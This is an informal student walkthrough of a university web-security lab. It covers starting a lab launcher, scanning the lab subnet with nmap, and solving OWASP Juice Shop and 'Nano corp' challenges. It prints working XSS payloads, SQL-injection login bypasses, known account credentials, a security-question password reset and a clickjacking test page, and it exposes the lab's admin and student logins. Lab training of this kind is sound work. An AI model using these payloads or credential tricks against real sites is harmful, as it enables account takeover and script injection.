

Go to this website - <https://drive.proton.me/urls/82DVKFYRMC#TfRH21IPk8ts>

Type this password - lab\$@MSRIT

Download the **scenariolauncher**

NOW open terminal

Open wsl (install if you dont have it)

Do these commands

```
utkar@utkarsh:/mnt/d/New folder (2)$ chmod +x scenariolauncher
utkar@utkarsh:/mnt/d/New folder (2)$ sudo scenariolauncher init
```

Click enter enter

Then this command

```
[2023-09-19 19:51:50] [info] init complete. Run ./scenariolauncher start
utkar@utkarsh:/mnt/d/New folder (2)$ sudo ./scenariolauncher start
```

Enter enter

```
=====
Guacamole (browser access to Kali):
```

```
URL:      http://172.22.137.170:8080/guacamole/
```

```
Username: guacadmin
```

```
Password: 049zuXPSKVabQh!At#FxXghn
```

```
Kali Direct Access:
```

```
SSH: ssh -p 2222 student@172.22.137.170
```

```
RDP: 172.22.137.170:3389 (user: student / pass: student)
```

```
STUDENT BRIEFING – share this with students
```

```
Attack subnet: 192.168.20.0/24
```

```
Run an nmap scan to discover targets and ports.
```

```
Three targets are live – find them and exploit.
```

```
(Target IPs and ports are intentionally withheld from
this output. Check .lablauncher/.env if you need them.)
```

You will get this..

Open the url

Login with username and password

In browser select RDP

Then kali open terminal

```

student@kali:~$ nmap -sn 192.168.20.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:14 +0000
Nmap scan report for 192.168.20.1
Host is up (0.00069s latency).
MAC Address: 52:35:84:36:D2:4E (Unknown)
Nmap scan report for sclab-s1-proxy.sclab_labnet (192.168.20.47)
Host is up (0.00010s latency).
MAC Address: 4A:74:99:50:B4:CA (Unknown)
Nmap scan report for sclab-s2-proxy.sclab_labnet (192.168.20.113)
Host is up (0.00010s latency).
MAC Address: 02:E5:4A:1E:4E:B3 (Unknown)
Nmap scan report for sclab-s3-proxy.sclab_labnet (192.168.20.178)
Host is up (0.000097s latency).
MAC Address: 6E:AA:88:47:BE:5A (Unknown)
Nmap scan report for kali (192.168.20.3)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.43 seconds

```

192.168.20.47 and below two are the target address

```

student@kali:~$ nmap -p- 192.168.20.47
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:15 +0000
Nmap scan report for sclab-s1-proxy.sclab_labnet (192.168.20.47)
Host is up (0.000010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
44783/tcp  open  unknown
MAC Address: 4A:74:99:50:B4:CA (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

student@kali:~$ nmap -p- 192.168.20.113
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:15 +0000
Nmap scan report for sclab-s2-proxy.sclab_labnet (192.168.20.113)
Host is up (0.000010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
33138/tcp  open  unknown
MAC Address: 02:E5:4A:1E:4E:B3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds


student@kali:~$ nmap -p- 192.168.20.178
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:15 +0000
Nmap scan report for sclab-s3-proxy.sclab_labnet (192.168.20.178)
Host is up (0.000010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
35388/tcp  open  unknown
MAC Address: 6E:AA:88:47:BE:5A (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

```

Now open the browser and go to the 1st challenge (port will be different for everyone soo go with yours)

Juice shop



You have to type the address with port in the search bar..

2) copy the address of the site open new tab > paste the address edit it [http://192.168.20.47:44783/#/score-board\(with](http://192.168.20.47:44783/#/score-board(with) your port number it will open up your scoreboard)

1) click on account>create new account> create account with your college id>login
One done

2) open score board copy - `<iframe src="javascript:alert('xss')">` and come back to previous tab click on search and search this..
2nd done

3) go to score board copy the same thing - `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>`
Come back to previous tab and paste and search

3rd done

4) open new tab search for -

[http://192.168.20.47:44783/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert\(%60xs%60\)%22%3E](http://192.168.20.47:44783/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60xs%60)%22%3E)

Replace your address and port number

4th done

5) open new tab and search- <http://192.168.20.47:28753/#/login>

Email field:

' OR 1=1—

Password - anything

Click login you are now logged in as admin

5th done

6) account> logout > login with these details

Email - mc.safesearch@juice-sh.op

Password - Mr. N00dles

Login

Done 6th over

7) login as jim

Logout > login with these details

Email - jim@juice-sh.op'--

Password- anything

Awesome 7th done

8) login as bender

Same as jim

email - bender@juice-sh.op'--

Password: anything.

8th done

15) Login as amy

Email - amy@juice-sh.op

Password- K1f.....

Pass is K1f followed by 21 periods (dont copy paste type this)

15th done

16) Reset Jim's Password

logout> enter email - jim@juice-sh.op

Click on forgot password

Security answer - Samuel

New password- anything

Click on change

Awesome 16th done

10 /29 are done... soo fuck this one now...

Nano corp

1.) click jacking

Open mousepad paste this code there put your port number in this save this file as clickjack.html.

Open file manager double click on the file it will open the file directly in the browser.

If you see the login page of the nano corp, awesome this is a vulnerable to clickjacking.

```
<html>
```

```
<head>
```

```
<title>Clickjacking Test Template</title>
```

```
</head>
```


```
<body>
```

```
<h1>If you can see the login/signup page below, it is Vulnerable!</h1>
```

```
<iframe src="http://192.168.20.178:\(your port number\)/login" width="900" height="500"></iframe>
```

```
</body>
```

```
</html>
```



ii) Missing X-Content-Type-Options Header

Steps

Open website

Go to: /login

Press:F12

Click:Network

Refresh page:Ctrl + R

Click first request: login

On right side click:Headers

Scroll to:Response Headers

Check for: X-Content-Type-Options: nosniff

Header is missing → Vulnerability confirmed

Observation

X-Content-Type-Options: nosniff header is missing from server response.

Impact

Browser may perform MIME sniffing which can increase risk of malicious script execution.

The screenshot shows a web browser with the NanoCorp Bites logo and a login form titled "Employee Login". The form has a "Username" field and a "Login" button. Below the form, the Chrome DevTools Network tab is open, showing a list of requests. The "login" request is selected, and the "Headers" sub-tab is active. The "Response Headers" section shows the following headers:

- Connection: close
- Content-Length: 2122
- Content-Type: text/html; charset=utf-8
- Date: Wed, 20 May 2020 03:23:48 GMT
- Server: Werkzeug/0.9 Python/3.11.15

The "Request Headers" section shows the following headers:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Host: 192.168.20.178:35388
- Priority: u=0, i
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

iii) **DOM XSS**

1. Login to website
2. Go:

Restaurants

3. Find search bar
4. Enter:

`<script>alert('XSS')</script>`

5. Press Enter/Search
6. Popup appears
7. Vulnerability confirmed